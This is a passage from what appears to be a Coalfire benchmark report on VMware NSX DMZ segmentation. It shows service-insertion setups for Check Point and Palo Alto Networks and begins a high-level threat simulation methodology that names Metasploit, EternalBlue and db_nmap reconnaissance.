


Figure 30: Pattern 2 - DFW, DLR and Service Insertion


Check Point was installed and configured in the infrastructure and Check Point vSEC Service virtual machines (SVMs) were deployed to each of the hosts in the workload cluster. Figure 31 shows the Check Point vSEC SVM successfully deployed and running in the NSX domain.

Installation							
Management Host Preparation Logical Network Preparation Service Deployments							
NSX Manager: 172.24.16.23 (Role: Secondary)							
Network & Security Service Deployments							
Network & security services are deployed on a set of clusters. Manage service deployments here by adding new services or deleting existing ones.							
<div> <span>+</span> <span>×</span> <span>↕</span> <span>↑</span> </div>							
Service	Version	Installation Status	Service Status	Cluster	Datastore	Port Group	IP Address Range
Check Point vSEC Servi...	R77.30VSEC	✓ Succeeded	✓ Up	ElasticSkyEast	vsanDatastore	MGMT_PortGroup	Check Point - SVM pool

Figure 31: Successful Check Point vSEC SVM Deployment

NSX Service Composer is used to setup the network introspection services and to direct specified network traffic to the Check Point SVMs for advanced services inspection. The following screenshots show the setup of the security policy using service composer for the service insertion. This policy focused on the network introspection services and did not include any additional firewall rules or guest introspection services. The following figures depict setting up the security policy for enabling the network introspections services with Check Point.





*Figure 32: Creating Security Policy for Network Introspection Services*

The policy is set to redirect to the service provided by Check Point. The “Service Name”, “Check Point vSEC Service”, is picked from the list of available services. The profile for Check Point includes Firewall, IDS, and IPS. The source or destination can either be set specifically or can more generically be assigned as “Policy’s Security Groups”. The policy’s security groups are assigned in a later step. Figure 33 shows this detail. Specific services were chosen for redirection to limit the redirected traffic to only that which was pertinent for the application traffic as defined in the previous steps when setting up NSX DFW rules for the application.

**Edit Network Introspection Service**

Name:

Description:

Action: ☒ Redirect to service  
☐ Do not redirect

Service Name:

Profile:

Source:  [Change...](#)  
☐ Negate source

Destination:  [Change...](#)  
☐ Negate destination

**i** Either source or destination selection (or both) must be "Policy's Security Groups".  
Current selection will apply to "Outgoing" traffic from the security groups where this policy gets applied to specified Destination.

Service:  [Change...](#)

State: ☒ Enabled  
☐ Disabled

Log: ☒ Log  
☐ Do not log

Figure 33: Setting Up the Network Introspection Service Rules

Once the policy is created, it is applied to the security groups (“Web”, “App”, and “DB”) that were defined in the previous step. For testing, policies were created for service redirection for communication from Web to DB, Web to App, and DB to Web. The expectation is that only the select services require redirection as the NSX stateful DFW is blocking services for all other ports per the work performed and validated with Pattern 1. Figure 34 illustrates a summary of Network Introspection Services rules created with Service Composer.

**EMR-DMZ - Edit Security Policy**

**Network Introspection Services**

No.	Name	Source	Destination	Service	Action
1	DMZ-DB	Policy's S...	DB	HTTP SMB Se... MySQL SMB HTTPS	Redirect to C...
2	DB-DMZ	DB	Policy's S...	HTTP MySQL HTTPS	Redirect to C...

2 items

Figure 34: Network Introspection Services Policies

The policy is then applied to the relevant security groups to enable the policy enforcement as depicted in Figure 35.




Figure 35: Example Application of Policy to Security Groups

Figure 36 shows how the policies appear in the NSX firewall ruleset as created by NSX Service Composer.

EMR-DMZ - NSX Service Composer - Network Interception (Rule 4 - 5)						
4	DMZ-DB	1030	DB Web	DB	HTTP HTTPS MySQL SMB SMB Server UDP	Redirect Check Point vSEC Servic...
5	DB-DMZ	1029	DB Web	DB Web	HTTP HTTPS MySQL	Redirect Check Point vSEC Servic...

Figure 36: NSX Firewall Policy Ruleset

Finally, the rule used by Check Point, as shown in Figure 37, for advanced inspection was the basic default rule. While custom rules could be created and deployed to the Check Point vSEC SVM to specify source, destination, services, and actions, the default rule was sufficient to demonstrate the capabilities for this exercise. The Check Point SmartConsole was used for interaction with the Check Point Security Management Server for creation and modification of policies, for setup and deployment of vSEC SVMs to the environment, and for log analysis relative to the network redirection and inspection.

No.	Source	Destination	Protection/Site/File/Blade	Services	Action	Install On	Comments
1	* Any	* Any	— N/A	* Any	Optimized IPS...	Check_Point_vSEC...	

Figure 37: Check Point Inspection Rule

## Service Insertion Provided by Palo Alto Networks

This section provides an overview of the integration and configuration of service insertion with Palo Alto Networks and NSX. Palo Alto Networks Panorama 8.0.4 was used for this benchmark testing. Figure 38 depicts Pattern 2 using Palo Alto Networks solution as the service insertion partner technology.




Figure 38: Pattern 2 - NSX DFW, DLR and Service Insertion from Palo Alto Networks

For Palo Alto Networks, most of the configuration is performed in Panorama, the management and control component of the Palo Alto Networks solution. Device groups were created in the Panorama dashboard depicted in Figure 39; these device groups translate to network security groups in NSX. A device group was created for each of the application tiers (web, application, and database).




Figure 39: NSX Device Groups

As in the NSX security group, dynamic device groups were setup. The membership of the device group was determined dynamically where the virtual machines were automatically added when matched to the specified criteria. Figure 40 shows the construct of the device groups where the server name was used as determining criteria for membership.




Figure 40: Device Group Creation in Panorama

These device groups appear as NSX Security Groups on the NSX dashboard. Figure 41 shows the device groups and their resulting membership. In this case, the device groups were populated with virtual machines that matched the criteria where either “web”, “app”, or “db” was in the virtual machine name. “Kali” was added as an additional criteria matching the virtual machine name.




Figure 41: Palo Alto Networks Device Groups Shown as NSX Security Groups

In the Panorama dashboard, security policies were created for the redirection of traffic between network segments. The example screenshots below show the creation of a policy for the flow of traffic from the web tier to the database tier. Additional policies were also setup for communication between the web and application tiers and from the database to web tier.

A descriptive name was given for the security policy rule created in Panorama. The “Rule Type” was selected from the drop-down list and set to “Intrazone (Devices with PAN-OS 6.1 or later)” as shown in Figure 42.




Figure 42: Setup Security Policy Rule – General Tab

On the “Source” tab, the Palo Alto Networks profile was chosen as the source zone while the “Web-Servers” security group created in the previous step was chosen as the source addresses. This is inclusive of all addresses that make up that security group.




Figure 43: Source

The Palo Alto Networks profile was also chosen as the destination zone. For this policy, the “DB-Servers” security group or device group was selected for the destination address.




Figure 44: Destination



Finally, actions were chosen to determine what course the Palo Alto Networks SVM should take with the inspected traffic. For this example, “Allow” has been chosen where sessions will be logged and Panorama will be collecting and storing the logs. “Vulnerability Protection” includes all available vulnerability protection measures available with Palo Alto Networks at the given time.

The screenshot shows the 'Security Policy Rule' configuration window with the 'Actions' tab selected. The 'Action Setting' section has 'Action' set to 'Allow' and 'Send ICMP Unreachable' unchecked. The 'Profile Setting' section includes 'Profile Type' set to 'Profiles', 'Antivirus' set to 'default', 'Vulnerability Protection' set to 'all', 'Anti-Spyware' set to 'default', 'URL Filtering' set to 'None', 'File Blocking' set to 'None', 'Data Filtering' set to 'None', and 'WildFire Analysis' set to 'None'. The 'Log Setting' section has 'Log at Session Start' and 'Log at Session End' checked, and 'Log Forwarding' set to 'Panorama\_Logging'. The 'Other Settings' section has 'Schedule' set to 'None', 'QoS Marking' set to 'None', and 'Disable Server Response Inspection' unchecked. 'OK' and 'Cancel' buttons are at the bottom right.

Figure 45: Policy Actions

The target for the policy, as shown in Figure 46, shows that the policy will be pushed to all the available SVMs that have been distributed to the hosts in the compute cluster.

The screenshot shows the 'Security Policy Rule' configuration window with the 'Target' tab selected. The 'Any (target to all devices)' checkbox is checked. The 'Filters' section on the left lists various filter categories: Device State (Connected (5)), Platforms (PA-VM (5)), Device Groups (NSXDG (5)), and Templates (NSX Template (5), Tags, HA Status). The main area displays a list of 5 items, all named 'PA-VM', under the 'NSXDG' filter. At the bottom, there are 'Select All', 'Deselect All', 'Group HA Peers', and 'Filter Selected (0)' options. 'OK' and 'Cancel' buttons are at the bottom right.

Figure 46: Target for Policy

Figure 47 shows the rules that were created for the testing. There is a rule for communication from web to database, from web to application, and from database to web. The summary of the rules shows the source and destination addresses, the application ports and protocols selected, the allowed services, the action to be taken, and the Palo Alto Networks security profile to be applied.

Name	Location	Tags	Type	Source				Destination		Application	Service	Action	Profile	Options	Target
				Zone	Address	User	HIP Profile	Zone	Address						
1 Drop Unk...	NSXDG	none	universal	Palo Alto Networks profile	any	any	any	Palo A...	any	unknown-tcp unknown-udp	application-default	Drop	none		any
2 Web_DB	NSXDG	none	intrazone	Palo Alto Networks profile	Web-Servers	any	any	(intrazone)	DB-Servers	any	any	Allow			any
3 Web_App	NSXDG	none	intrazone	Palo Alto Networks profile	Web-Servers	any	any	(intrazone)	App-Servers	icmp ms-ds-smb ssl web-browsing	application-default	Allow			any
4 DB-Web	NSXDG	none	intrazone	Palo Alto Networks profile	DB-Servers	any	any	(intrazone)	Web-Servers	any	any	Allow			any

Figure 47: Summary Rule Set

Figure 48 shows how the ruleset from Figure 47 is depicted on the NSX console. Additional configuration can be performed from the NSX console where certain services are specified for redirection, rather than the default “any”.

PAN_NSXSD_Palo Alto Networks profile (Rule 1 - 3)							
1	auto_NSXDG_Web_DB	1028	NSXSD_Web-Servers	NSXSD_DB-Servers	any	Redirect	NSXSD_Palo Alto Networ...
2	auto_NSXDG_Web_App	1027	NSXSD_Web-Servers	NSXSD_App-Servers	any	Redirect	NSXSD_Palo Alto Networ...
3	auto_NSXDG_DB_Web	1026	NSXSD_DB-Servers	NSXSD_Web-Servers	any	Redirect	NSXSD_Palo Alto Networ...

Figure 48: Palo Alto Network Ruleset in NSX Console

## Pattern 3: NSX DFW and Traffic Steering to Service Insertion Partner Solutions

Pattern 3 removes the VXLAN overlay provided by the distributed logical router. This pattern maintains the NSX DFW and utilizes the traffic steering from NSX to direct specified cross tier traffic to a L4 – L7 advanced network inspection service. In this case, the network segmentation may be provided by the physical network using traditional VLANs where VLAN tagging is enabled on the vSphere Distributed vSwitch. Alternatively, utilizing the micro-segmentation capabilities of the NSX DFW, the network may also be a flat Layer 2 network with isolation of virtual machines provided solely by the distributed firewall. The expected outcomes for Pattern 3 are like those of Pattern 2, utilizing the same control capabilities provided by VMware NSX and service insertion partner solutions.

### Service Insertion Provided by Palo Alto Networks

See Pattern 2 Palo Alto Networks setup for details of the configuration of traffic steering to Palo Alto Networks SVMs for advanced services inspection. Figure 49 depicts Pattern 3 with traffic steering to service insertion partner Palo Alto Networks.




Figure 49: Pattern 3 - NSX DFW and Service Insertion Provided by Palo Alto Networks

### Services Insertion Provided by Check Point

See Pattern 2 Check Point setup for details of the configuration of traffic steering to Check Point SVMs for advanced service inspection. Figure 50 depicts Pattern 3 with Check Point utilized for service insertion.




Figure 50: Pattern 3 - NSX DFW and Service Insertion Provided by Check Point

## THREAT SIMULATION METHODOLOGY

The examination and testing of VMware NSX DMZ Anywhere concept is based on simulated exploits that depict likely malware and virus behavior in actual production network scenarios. Much like the micro-segmentation benchmark, Coalfire's testing uses the Rapid 7 free-edition of Metasploit, running on Kali Linux Rolling deployed on a virtual machine in the test environment. The Kali Linux virtual machine performs the function of an exploited machine being used as a vector to attack other machines on the network and on adjacent networks. For the DMZ Anywhere testing, the Kali Linux Rolling VM was placed in a DMZ segment in the test environment.

Real-world attacks typically begin with a successful compromise of a vulnerable machine or user within the network. The successful exploit of the vulnerable machine is then followed with attack propagation to other machines that share the network of the exploited VM. The attacker will typically be looking for increasingly valuable targets on the network. In this testing, Coalfire wanted to illustrate representative attack types:

- **Zero-day Attacks** are where maximum compromise of the target machine occurs. Maximum compromise gives the attacker complete machine access with full administrative rights. Coalfire chose Windows 2008 R2 with all service patches up to, but excluding, MS17-010. This allowed Coalfire to demonstrate an attack using the EternalBlue exploit that was released on April 14, 2017 and used as part of the worldwide WannaCry ransomware attack on May 12, 2017 and followed by the NotPetya cyberattack in June 2017.
- **Browser Based Attacks** exploit weaknesses in browser add-on security, using a fully patched Windows 2016 server. This is a relevant attack with the understanding that servers in an environment are often vulnerable to configuration errors or administrative errors.

The exploit opportunities chosen for this exercise represent contemporary threats. While there are current security patches available to address the known vulnerabilities used for this testing, Coalfire believes that the exercise remains germane to the current threat landscape that exists worldwide. This is in part due to the profusion of under patched systems that exist globally today as has been illustrated in recent publicized attacks. While any organization can certainly claim the thoroughness of their patching strategy to mitigate security vulnerabilities that represent imminent threats, no organization can be fully prepared for what has yet been discovered. Therefore, Coalfire advocates for multiple layers of security for the protection of critical systems and data for checks and balances in support of risk reduction.

The test methodology encompasses several traditional aspects of actual attack techniques used by autonomous threats and human-coordinated exploits. A brief review of the following cyber kill-chain diagram will help summarize Coalfire's threat simulation methodology.



Figure 51: Kill-Chain Methodology

Coalfire's threat simulation focuses on an abbreviated attack scenario based on the **Reconnaissance** and **Exploitation** stages of the kill-chain. Specifically, Coalfire performed the following:

- **Reconnaissance** via the use of `db_nmap` command from the Kali Linux Metasploit console. This was used to discover network objects that were within reach of the Kali Linux host located in the DMZ. The options used with `db_nmap` allowed for information to be gleaned about discovered devices on the network including: IP address, MAC address, OS, patch level, open network ports, and services listening on open ports.
